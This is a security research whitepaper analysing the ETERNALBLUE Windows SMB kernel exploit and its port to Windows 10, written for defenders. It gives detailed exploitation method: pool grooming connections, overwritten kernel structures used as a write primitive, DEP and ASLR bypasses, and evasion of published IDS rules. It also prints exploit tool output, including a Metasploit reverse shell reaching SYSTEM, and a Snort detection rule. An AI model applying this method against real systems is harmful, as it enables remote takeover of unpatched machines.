ETERNALBLUE

Exploit Analysis and Port to Microsoft Windows 10

RiskSense Threat Research| Version 1.2 | June 5, 2017

Executive Summary

On April 14, 2017, the Shadow Brokers Group released the FUZZBUNCH framework, an exploitation toolkit for Microsoft® Windows®. The toolkit was allegedly written by the Equation Group, a highly sophisticated threat actor suspected of being tied to the United States National Security Agency (NSA). The framework included ETERNALBLUE, a remote kernel exploit originally targeting the Server Message Block (SMB) service on Microsoft Windows XP (Server 2003) and Microsoft Windows 7 (Server 2008 R2).

In this paper, the RiskSense Cyber Security Research team analyzes how using wrong-sized CPU registers leads to a seemingly innocuous mathematical miscalculation. This causes a chain reaction domino effect ultimately culminating in code execution, making ETERNALBLUE one of the most complex exploits ever written.

We will discuss what was necessary to port the exploit to Microsoft Windows 10, and future mitigations Microsoft has already deployed, which can prevent vulnerabilities of this class from being exploited in the future. The FUZZBUNCH version of the exploit contains an Address Space Layout Randomization (ASLR) bypass, and the Microsoft Windows 10 version required an additional Data Execution Prevention (DEP) bypass not needed in the original exploit.

Finally, we will demonstrate how we stripped the exploit down to its essential parts to defeat detection rules previously recommended by numerous governments and antivirus vendors. This includes the addition of a stealthier payload which, unlike the original, does not use the DOUBLEPULSAR implant.

Please note that this deep technical overview of the exploit process is provided to white hat information security researchers so that new generic and targeted techniques can be developed to prevent attacks. Overly meticulous details of the exploit process, such as math and alignment issues that would only be useful to attackers, have been omitted. Due to the sensitive nature of the exploit and other time constraints, the source code will not be made available until a later time.

Authors

Sean Dillon (@zerosum0x0) is a senior security analyst at RiskSense. He has been involved in reverse engineering and exploit development for 15 years, with a research focus on Microsoft Windows NT kernel internals.

Dylan Davis (@JennaMagius) is a senior security analyst at RiskSense. He has performed a variety of Fortune 500 incident response engagements, discovered new CVEs in major software, and performed vulnerability analysis on a wide variety of embedded devices.

Acknowledgements

The following people and organizations assisted in the exploit understanding with prior research, support, and other contributions:

- Alex Ionescu
- Countercept
- Dan Tentler
- Danny Quist, Ph.D.
- Equation Group
- H.D. Moore
- James Lee
- Laurent Gaffié
- Luke Jennings
- Matt Miller
- Matthieu Suiche
- Metasploit Community
- Nate Caroe (RiskSense)
- nixawk
- pgboy1988
- Rapid7
- Shadow Brokers
- Srinivas Mukkamala, Ph.D. (RiskSense)
- Stéfan Le Berre
- Stephen Fewer
- Tarjei Mandt
- Torsten George, Ph.D. (RiskSense)
- Trend Micro
- William Gamazo Sanchez
- William Vu
- Worawit Wang
- Zach Harding (RiskSense)

About RiskSense

RiskSense®, Inc., is the pioneer and market leader in pro-active cyber risk management. The company enables enterprises and governments to reveal cyber risk, quickly orchestrate remediation, and monitor the results. This is done by unifying and contextualizing internal security intelligence, external threat data, and business criticality across a growing attack surface.

The company's Software-as-a-Service (SaaS) platform transforms cyber risk management into a more pro-active, collaborative, and real-time discipline. The RiskSense Platform™ embodies the expertise and intimate knowledge gained from real world experience in defending critical networks from the world's most dangerous cyber adversaries. As part of a team that collaborated with the U.S. Department of Defense and U.S. Intelligence Community, RiskSense founders developed Computational Analysis of Cyber Terrorism against the U.S. (CACTUS), Support Vectors Intrusion Detection, Behavior Risk Analysis of Vicious Executables (BRAVE), and the Strike Team Program.

By leveraging RiskSense cyber risk management solutions, organizations can significantly shorten time-to-remediation, increase operational efficiency, strengthen their security programs, heighten response readiness, reduce costs, and ultimately minimize cyber risks. For more information, please visit www.risksense.com or follow us on Twitter at @RiskSense.

Table of Contents

1.0 Background

1.1 The Shadow Brokers

On August 13, 2016, a mysterious Twitter account [1] for the Shadow Brokers hacking entity appeared, tweeting a PasteBin link to numerous news organizations. The link described the process for an auction to unlock an encrypted file that claimed to contain hacking tools belonging to the Equation Group.

Dubbed in 2015 by Kaspersky Lab [2], Equation Group are sophisticated exploit and malware authors believed to be part of the Office of Tailored Access Operations (TAO), a cyber warfare intelligence-gathering unit of the United States National Security Agency (NSA). As a show of good faith by the Shadow Brokers, a second encrypted file and corresponding password were released, with tools containing numerous exploits and even zero-day vulnerabilities. Among the exploits made available was EXTRABACON, a remote code execution for Cisco ASA firewalls, which the RiskSense Cyber Security Research team previously improved upon [3].

On April 14, 2017, the Shadow Brokers issued a message titled “Lost in Translation” [4], which released the FUZZBUNCH framework, an exploitation tool similar to the open-source Metasploit project [5]. The framework included a treasure trove of weaponized Microsoft Windows exploits and other malware. Among the exploits leaked was the ETERNALBLUE exploit, which is a remote Microsoft Windows kernel exploit that targets the Server Message Block (SMB) protocol.

The FUZZBUNCH version of the ETERNALBLUE exploit, which uses the DOUBLEPULSAR backdoor implant as its primary payload, gained significant notoriety and infamy as they were the hacking tools chosen for the international WannaCry ransom worm attack that began on May 12, 2017.

1.2 Microsoft Windows MS17-010 Patch

One month prior to the Shadow Brokers leak of Microsoft Windows exploits, Microsoft rolled out a patch with the TechNet security bulletin MS17-010 [6].

The MS17-010 patch fixed the following vulnerabilities:

Common Vulnerability Enumeration	Description
CVE-2017-0143	Windows SMB Remote Code Execution Vulnerability
CVE-2017-0144	Windows SMB Remote Code Execution Vulnerability
CVE-2017-0145	Windows SMB Remote Code Execution Vulnerability
CVE-2017-0146	Windows SMB Remote Code Execution Vulnerability
CVE-2017-0147	Windows SMB Information Disclosure Vulnerability
CVE-2017-0148	Windows SMB Remote Code Execution Vulnerability

It is unclear which CVE is the vulnerability which ETERNALBLUE targets. However, Microsoft has stated CVE-2017-0146 and CVE-2017-0147 are part of the ETERNALCHAMPION exploit [7].

These vulnerabilities can be remediated through methods other than applying the patch, such as disabling the SMBv1 protocol, isolating vulnerable machines, not exposing SMB to the Internet, and the use of an inline intrusion detection system (IDS).


1.3 Weaponized FUZZBUNCH Exploit

The ETERNALBLUE exploit in FUZZBUNCH is referred in many sources as the weaponized version of the exploit. It is weaponized in that it appears to be the development of a nation state (e.g., it is a cyber weapon).

There are several exceptional characteristics, which make ETERNALBLUE a highly-advanced cyber weapon:

- It targets the Microsoft Windows operating system, which does not have publicly available source code.
- It exploits the kernel, which is prone to crashes, making research and development a slow process.
- It is a remote exploit, meaning no local offset calculations can be performed.
- It sends malicious traffic via SMB, an esoteric and poorly documented network protocol.
- It simultaneously exploits both x86 and x64 CPU architectures.
- It performs pool grooming, a type of heap spray of kernel memory structures.
- It contains a bypass for Data Execution Prevention (DEP).
- It contains a bypass for Address Space Layout Randomization (ASLR).

Every exploit contains at least one trick, some stratagem or artifice to deliver its payload. The FUZZBUNCH ETERNALBLUE exploit contains several of such tricks. The exploit started with modest potential, at one point allegedly nicknamed ETERNALBLUESCREEN [8]. However, over the years it was clearly improved, and now that it is in the hands of attackers and the open-source white hat community it has been further refined.



```
Module: Eternalblue
===================

Name                      Value
----                      -----
DaveProxyPort             0
NetworkTimeout            60
TargetIp
TargetPort                445
VerifyTarget              True
VerifyBackdoor            True
MaxExploitAttempts        3
GroomAllocations          12
ShellcodeBuffer
Target                    WIN72K8R2

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor not installed, game on.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (26 bytes):
0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
0x00000010  61 73 69 63 20 37 36 30 30 00                    asic 7600.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        .......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 (64-bit)
    [+] Backdoor installed
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                            ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded
```


FIGURE 1: The original FUZZBUNCH version of the ETERNALBLUE exploit.

1.4 Metasploit Module

The Metasploit exploit module [9] was written by the RiskSense Cyber Security Research team and completed on May 14, 2017. The timing was unfortunate in that the culmination of research ended two days *after* the WannaCry attacks. As such, there were false reports that the ransom worm "lifted" code from the Metasploit module. Instead, WannaCry used a packet capture of the FUZZBUNCH exploit that was recorded for research purposes.

The exploit module currently only targets Microsoft Windows 7 and Microsoft Server 2008 R2, which are the highest versions that the FUZZBUNCH exploit release can target. Plans to add offsets for newer versions of Microsoft Windows, such as Microsoft Windows 10 and Microsoft Server 2012, have been discussed within the community. It was decided that Metasploit would accept offsets for these versions as soon as they can be made available.

The Microsoft Windows 10 proof-of-concept analyzed in this document is not yet part of the Metasploit module. RiskSense has no immediate plans to publish code for exploits outside of the scope of the original exploits.



```
msf exploit(ms17_010_eternalblue) > run

[*] Started reverse TCP handler on              :9001
[*]              :445 - Connecting to target for exploitation.
[+]              :445 - Connection established for exploitation.
[*]              :445 - Trying exploit with 12 Groom Allocations.
[*]              :445 - Sending all but last fragment of exploit packet
[*]              :445 - Starting non-paged pool grooming
[+]              :445 - Sending SMBv2 buffers
[+]              :445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*]              :445 - Sending final SMBv2 buffers.
[*]              :445 - Sending last fragment of exploit packet!
[*]              :445 - Receiving response from exploit packet
[+]              :445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*]              :445 - Sending egg to corrupted connection.
[*]              :445 - Triggering free of corrupted buffer.
[*] Sending stage (1189423 bytes) to
[*] Meterpreter session 3 opened (            :9001 ->              :49160) at 2017-05-14 03:27:22 -0600
[+]              :445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+]              :445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+]              :445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[0] 0:ruby* 1:bash  2:sudo  3:bash  4:bash-
```

FIGURE 2: The ETERNALBLUE Metasploit module directly staging a Meterpreter payload.

1.4.1 Bypass of IDS Rules

The Metasploit module strips the exploit down to its essential, barebone components. By performing this task, RiskSense demonstrated that numerous intrusion detection system (IDS) patterns recommended by government agencies and antivirus vendors were inadequate against potential future attacks. More robust rules could be created against the stripped-down exploit.

The following is one of several SNORT rules that were demonstrated to be inadequate [10]:

```
alert tcp $HOME_NET 445 -> any any (msg:"ET EXPLOIT Possible ETERNALBLUE MS17-010 Echo Response"; flow:from_server,established; content:"|00 00 00 31 ff|SMB|2b 00 00 00 00 98 07 c0|"; depth:16; fast_pattern; content:"|4a 6c 4a 6d 49 68 43 6c 42 73 72 00|"; distance:0; flowbits:isset,ETPRO.ETERNALBLUE; classtype:trojan-activity; sid:2024218; rev:2;)
```

1.4.2 Removal of DOUBLEPULSAR

The Metasploit module also differs from the FUZZBUNCH exploit in that the primary payload is custom-crafted ring 0 kernel shellcode. The new payload directly stages Metasploit's collection of user-mode payloads; it does not use the DOUBLEPULSAR implant at all.

RiskSense was the first organization to publish a detailed technical analysis of the DOUBLEPULSAR payload [11] [12] [13]. While DOUBLEPULSAR is an ingenious payload, it has insecure cryptographic practices relying on steganography that is now widely known, and thus is not a suitable solution for a penetration testing tool such as Metasploit.

2.0 Vulnerability

2.1 Early MS17-010 Research

RiskSense Cyber Security Research analysts reviewed the MS17-010 patch shortly after its release, one month before the Shadow Brokers FUZZBUNCH leaks, as it is a rare circumstance for multiple remote code execution vulnerabilities to be patched at once. Reverse engineering determined that code paths for SMB traffic had been changed, resulting in error messages for certain invalid operations being changed. Essentially, the patch inadvertently added an information disclosure that allows a remote, uncredentialled attacker to determine if the patch has been installed.


One example of a new code path can be observed by connecting to the Inter-Process Communications (IPC$) tree and attempting an SMB NT Trans2 transaction on FID 0. Prior to the patch, machines will return the STATUS_INSUFF_SERVER_RESOURCES error code. On a patched machine, additional authentication checks were added, meaning STATUS_INVALID_HANDLE or STATUS_ACCESS_DENIED will be given, depending on the version of Microsoft Windows being tested.

Due to the determined critical nature of the patch, RiskSense decided to release a free scanner for system administrators to assess their networks via the Metasploit project on March 29, 2017 [14], sixteen days before the Shadow Brokers leak on April 14, 2017. This auxiliary scanner module, after the WannaCry attacks, became an extremely popular tool for defenders to use and has since been ported to Python [15] and NMAP [16].

2.2 Memory Buffer Miscalculation

The vulnerability that ETERNALBLUE exploits is quite subtle. One could easily miss it if simply running a binary diffing tool against a patched and unpatched Srv.sys driver. Srv.sys is where large portions of the SMB protocol lives, as Microsoft has opted to do many networking tasks in the kernel, perhaps for additional performance reasons (see also: HTTP.sys).

On most versions of Microsoft Windows, there is a function named *srv!SrvOS2FeaListSizeToNt*, which is used to calculate the size needed for a converting OS/2 Full Extended Attributes (FEA) List structures into the appropriate NT FEA structures. These structures are used to describe file characteristics. This calculation function is not present in Microsoft Windows 10, as it has been in-lined by the compiler. The vulnerability thus appears in *srv!SrvOs2FeaListToNt*.



```
0: kd> u srv!SrvOs2FeaListToNt + 0x162
srv!SrvOs2FeaListToNt+0x162:
fffff801`e60a2556 662bdf          sub     bx,di
fffff801`e60a2559 6641891e        mov     word ptr [r14],bx
fffff801`e60a255d bb0d0000c0      mov     ebx,0C000000Dh
```

FIGURE 3: The root cause vulnerability for ETERNALBLUE, which also sets the status code seen in successful exploitation.

Essentially, an attacker-controlled DWORD value is subtracted here, however you will notice WORD-sized registers are used in the calculation. This buffer size is later used in a *memcpy* [17] or *memmove* [18] operation, depending on the Microsoft Windows version, both of which perform a copy of a memory from one location to another.

This mathematical miscalculation is easy to overlook, however such a small error leads to disastrously unintended consequences. The vulnerability is best classified as **CWE-680: Integer Overflow to Buffer Overflow** [19].

Matthieu Suiche has suggested the following macro, available in cifs.h header of Windows Drivers SDKs [20], may have been used:


```
#define SmbPutUshort(SrcAddress, Value) \
                            *(PSMB_USHORT)(SrcAddress) = (Value)
```

The vulnerability itself could potentially have been found through either static code analysis, to identify the mathematical error, or through fuzzing the SMB protocol and getting a lucky Blue Screen of Death. However, turning a crash into a reliable exploit requires in-depth knowledge for many of Microsoft Windows undocumented kernel structures, implementation details, and the SMB protocol.

The vulnerable code snippet is still present in versions of the MS17-010 patch. There is a secondary mitigation that disallows SMBv1 traffic from travelling the code path, effectively fixing successful exploitation. This was done by adding additional checks in *srv!ExecuteTransaction* [21].

2.3 Origins

The vulnerability itself appears to have been around for quite some time. RiskSense observed that the vulnerability is present in a base install of Windows 2000 without any service packs installed.



```
*** STOP: 0x000000D1 (0x00000000,0x00000002,0x00000001,0xBFD6DC5E)
DRIVER_IRQL_NOT_LESS_OR_EQUAL

*** Address BFD6DC5E base at BFD6C000, DateStamp 38437ec3 - netbt.sys

Beginning dump of physical memory
Physical memory dump complete. Contact your system administrator or
technical support group.
```

FIGURE 4: It is trivial to crash Microsoft Windows 2000 with an error consistent for exploitation.

The Microsoft NT 4 source code was at one point leaked, and it is claimed the vulnerability is not present [22]. RiskSense did not look at the NT 4 source, but it is possible the vulnerability was introduced in a service pack for NT 4.

As the earliest FUZZBUNCH exploit targets Microsoft Windows XP (Server 2003), it can be argued this vulnerability was around for a number of years before being discovered.

3.0 Exploit

3.1 Target Version of Microsoft Windows 10

For this exploit analysis and port, we target **Microsoft Windows 10 x64 Version 1511**, the November Update with the codename Threshold 2. The build number is **Microsoft Windows 10.0.10586**. The MS17-010 patch, while available, is not installed.

This version is the currently supported Current Branch for Business (CBB) version of Microsoft Windows 10. Our exploit uses information about offsets and structures originally reversed for Microsoft Server 2012 by Worawit Wang [22], to whom a tremendous debt of gratitude is owed.

This build of Microsoft Windows has firewall rules that prevent the SMB port from being open by default. However, with default settings for both enterprise domain and private home networks, the firewall allows the port to be accessed. The IPC$ share also disallows anonymous logins. We do not consider these features to be significant exploit mitigations.

For our analysis, we will utilize the WinDbg Kernel Mode Debugger, an official tool from Microsoft Corporation which contains symbols for some, but not all, of the kernel data structures being examined.

3.2 Exploit Mitigations

Unfortunately, there are no working mitigations for Microsoft Windows Server 2003 (XP), Server 2008 (Vista/7), or Server 2012 (8/8.1). While certain versions do have mitigations enabled, the mitigations in place have straightforward workarounds.

Microsoft Windows 10, however, receives exploit mitigations that previous versions of Microsoft Windows simply do not get. The last exploitable version with known workarounds is Threshold 2, which is still supported in the Current Branch for Business (CBB). If the machine has the Redstone 1 update, which was publicly available in August 2016, randomization added to page table entries prevents the DEP bypass [23]. If the machine has the Redstone 2 update, introduced in April 2017 (after the MS17-010 patch), the HAL heap is also randomized, defeating the ASLR bypass.

Microsoft Server 2016's first release includes Redstone 1, meaning a path to successful exploitation is not currently known. However, it is still simple to cause denial-of-service, and future DEP / ASLR bypasses may still be discovered.

3.2.1 Data Execution Prevention (DEP)

Data Execution Prevention (DEP) is an exploit mitigation designed so that even if an arbitrary memory-write primitive is obtained, hijacking execution to the write location will not result in execution. There is a No eXecute (NX) bit in the page table entry that defines a memory location cannot be executed. Attempting to do so will result in a CPU exception, which will be unhandled in kernel mode resulting in a system crash.

3.2.2 Address Space Layout Randomization (ASLR)

A traditional avenue for DEP bypass is code re-use attacks. A technique known as Return-Oriented Programming (ROP) was developed, in which execution flow is set by overflowing many return addresses containing small code snippets, or “gadgets”. There is a mitigation, which generally defeats ROP attacks called Address Space Layout Randomization (ASLR). ASLR means that memory addresses are no longer static offsets that can be pre-determined.

3.3 Network Traffic Analysis

When FUZZBUNCH was first released, simple packet analysis of the exploit’s network traffic was performed. The phenomenon of successful exploitation by replaying a recording of the exploit was observed. This means that every offset of the exploit can be pre-calculated; there is no secondary memory leak information disclosure being used to dynamically calculate exploit requirements.

That stated, porting the exploit to a new version of Microsoft Windows (or writing the original exploit) is a tremendous task, which requires precise setup. Structure offsets must be properly reverse engineered for essential functionality, as in many cases they must be set to appropriate values or face rejection to runtime checks (causing Blue Screen of Death). The integer overflow vulnerability must be calculated exactly, as other values rely on it and must be fixed up throughout the course of the exploit. There can be no ambiguity and many kernel objects change drastically between the major versions of Microsoft Windows.

There are two main drivers in play which work in synergy with each other, being Srv.sys and Srvnet.sys. The vulnerable miscalculation and buffer overwrite will be performed because of actions in Srv.sys. The code execution hijack will occur later in processing done by Srvnet.sys. A large non-paged pool, with custom Srvnet.sys headers instead of pool headers, is where the memory corruption will happen.

The exploit opens several bare minimum connections, added by a variable *NumGrooms* amount. Grooms are used to perform a type of heap spray attack of kernel pool memory, so that memory lines up correctly and overflow is controlled to a correct location. SMB drivers use large non-paged memory with its own structures for memory management of packets [24]. By adjusting the amount of grooms against a highly-fragmented pool, it is more likely to enter a known state and end up with a successful overwrite of desired structures.

The connections used in the exploit are one of four basic types: an Overflow Socket, the Allocation Connection, the Free Hole Connection, and Groom Packets.

3.3.1 Overflow Socket

This is the primary connection in the exploit, and the size of the malicious OS/2 Full Extended Attributes (FEA) List is essentially present as an attacker-controlled value. This socket connects to the IPC$ tree and begins an NT Trans request of a large FEA List. This large FEA List is sent through as many NT Trans2 secondary requests that are required, depending on size. These packets can be filled with gibberish, until the last NT Trans2 packet which contains data that will overwrite the headers of a Groom Packet connection.

The final packet is deferred until all pool grooming is completed, as it exists in a different pool until the transaction is complete. The final request should return the status code error STATUS_INVALID_PARAMETER if everything goes well. This means the vulnerable code path was successfully travelled.

3.3.2 Groom Packets

Groom packets are several connections that are opened by a variable amount set by the attacker. The purpose of grooming is to achieve contiguous kernel pool memory so that buffer overwrite ends up in the desired location—as in the headers of one of these groom packets' internal driver implementation structs. Exploit failures, where an overwrite occurs in a location that is not a groom packet internal struct, do not generally result in a crash, but occurs fairly regularly when grooming is unable to properly achieve contiguous memory. This is usually observed when the pool is highly fragmented, especially after multiple exploitation attempts.

The *NumGrooms* amount is used after an allocation connection is opened, and six additional grooms are sent after a hole connection is opened and the allocation connection is closed. Groom packets also have the job of holding the exploit payload, which is sent after the overflow condition packet has been received and acknowledged by the server.

Groom packets in the original exploit appear to be SMB2 packets, but are otherwise completely invalid and perhaps only have the SMB2 header to defeat detection rules. The SMB2 header "magic" value can in practice be written with anything.

3.3.3 Allocation Connection

The allocation connection is simply used to create a large allocation on the server, to reserve a buffer of that is significantly smaller than the overwrite packet, so that when it is freed the Overflow Socket does not end up in its place. This connection is used to fill a slot that will have trailing pool headers, which if overwritten would be hard to forge and likely result in a crash. The allocation must be smaller than the final Overflow Socket FEA List, so that it will go into the Free Hole Connection and not occupy this memory. The allocation connection is opened directly before the *NumGrooms* amount of groom packet headers are sent. The hole connection is then opened, and the allocation connection is closed.

3.3.4 Free Hole Connection

After the *NumGrooms* amount of groom packet headers are sent, the hole connection is opened. This buffer is virtually the same size as the expected size of the overflowing buffer, with minor adjustment to make things line up. At the last second, this Free Hole will be closed so that it can be quickly replaced with the overflowing buffer, who believes there is enough space to use here, but miscalculates how much data to copy. It is expected that a non-paged pool allocation with pool headers will not be adjacent to the hole connection because of the previous allocation connection. The headers for this will be overwritten when the last fragment of the overflow socket is sent.

3.4 FEA and Kernel Structures

Several kernel structures are overwritten or otherwise used during the exploit. Many of these structures are undocumented, and must be reverse engineered. This process is performed by looking at function calls that are used during normal execution in the attempt to determine what types exist at certain offsets.

3.4.1 SMB_FEA

A Full Extended Attribute is generally used to describe the characteristics of a file. One of SMBs primary functions is to serve as a file share, and the dated SMBv1 protocol has support for many opcodes. According to MSDN: "The SMB_FEA data structure is used in Transaction2 subcommands and in the NT_TRANSACT_CREATE subcommand to encode an extended attribute (EA) name/value pair" [25].

```
typedef struct _SMB_FEA
{
   UCHAR      ExtendedAttributeFlag;
   UCHAR      AttributeNameLengthInBytes;
   USHORT     AttributeValueLengthInBytes;
   UCHAR      AttributeName[AttributeNameLengthInBytes + 1];
   UCHAR      AttributeValue[AttributeValueLengthInBytes];
} SMB_FEA, *PSMB_FEA;
```

3.4.2 SMB_FEA_LIST

A FEA List is simply many contiguous SMB_FEA. This is another documented structure on MSDN [26]. A malicious SMB_FEA_LIST is the structure that is sent in the Overflow Socket, which is miscalculated while being converted into an internal NT FEA List structure.

```
Typedef struct _SMB_FEA_LIST
{
   ULONG SizeOfListInBytes;
   UCHAR FEAList[];
} SMB_FEA_LIST, *PSMB_FEA_LIST;
```

3.4.3 SRVNET_BUFFER_HDR

This is the actual structure that will be overwritten during the out of bound memory copy caused by the original vulnerability miscalculation. This contains buffer metadata that is appended to the real buffer of an SMB packet allocation.

One of the most important aspects of this structure is the Memory Descriptor List PMDL (offset 0x38), which allows placing the fake PSRVNET_RECV struct pointed to by pSrvNetWskStruct (offset 0x58) into a desired memory location.


```
typedef struct SRVNET_BUFFER_HDR {
    LIST_ENTRY List;
    USHORT Flag;                     // clear least 2 significant bits
    BYTE unknown0[0x6];
    PBYTE pNetRawBuffer;             // 0x18 points to valid start of buffer
    DWORD dwNetRawBufferSize;        // 0x20
    DWORD dwIoStatusInfo;
    DWORD dwNonPagedPoolSize;
    DWORD dwPadding;
    PVOID pNonPagedPoolAddr;         // 0x30 points to SRVNET_BUFFER
    PMDL pMDL;                       // 0x38 point to offset 0x90 of this struct
    DWORD dwByteProcessed;           // 0x40
    BYTE unknown1[4];
    QWORD qwSMBMsgSize;              // Set to size of all RECV data
    PMDL pMDL2;                      // 0x50 optionally fixed to free buffer
    PSRVNET_RECV pSrvNetWskStruct; // 0x58 fake SRVNET_RECV struct address
    DWORD unknown2;
    char unknown3[0xc];
    char unknown4[0x20];

    // original struct ends

    MDL WriteWhatWherePrimitive;    // 0x90
} SRVNET_BUFFER_HDR, *PSRVNET_BUFFER_HDR;
```

3.4.4 MDL

Memory Descriptor Lists are a kernel structure that describe a memory buffer for certain types of memory I/O operations. Controlling the MDL in packet metadata essentially causes the TCP stack to perform an arbitrary write-what-where, a common primitive used in kernel exploitation, when data is sent to the connection. This structure is exported by NTDLL, and thus we can query the debugger for its type.



```
0: kd> dt !_MDL
dtx is unsupported for this scenario.  It only
ntdll!_MDL
   +0x000 Next             : Ptr64 _MDL
   +0x008 Size             : Int2B
   +0x00a MdlFlags         : Int2B
   +0x00c AllocationProcessorNumber : Uint2B
   +0x00e Reserved         : Uint2B
   +0x010 Process          : Ptr64 _EPROCESS
   +0x018 MappedSystemVa   : Ptr64 Void
   +0x020 StartVa          : Ptr64 Void
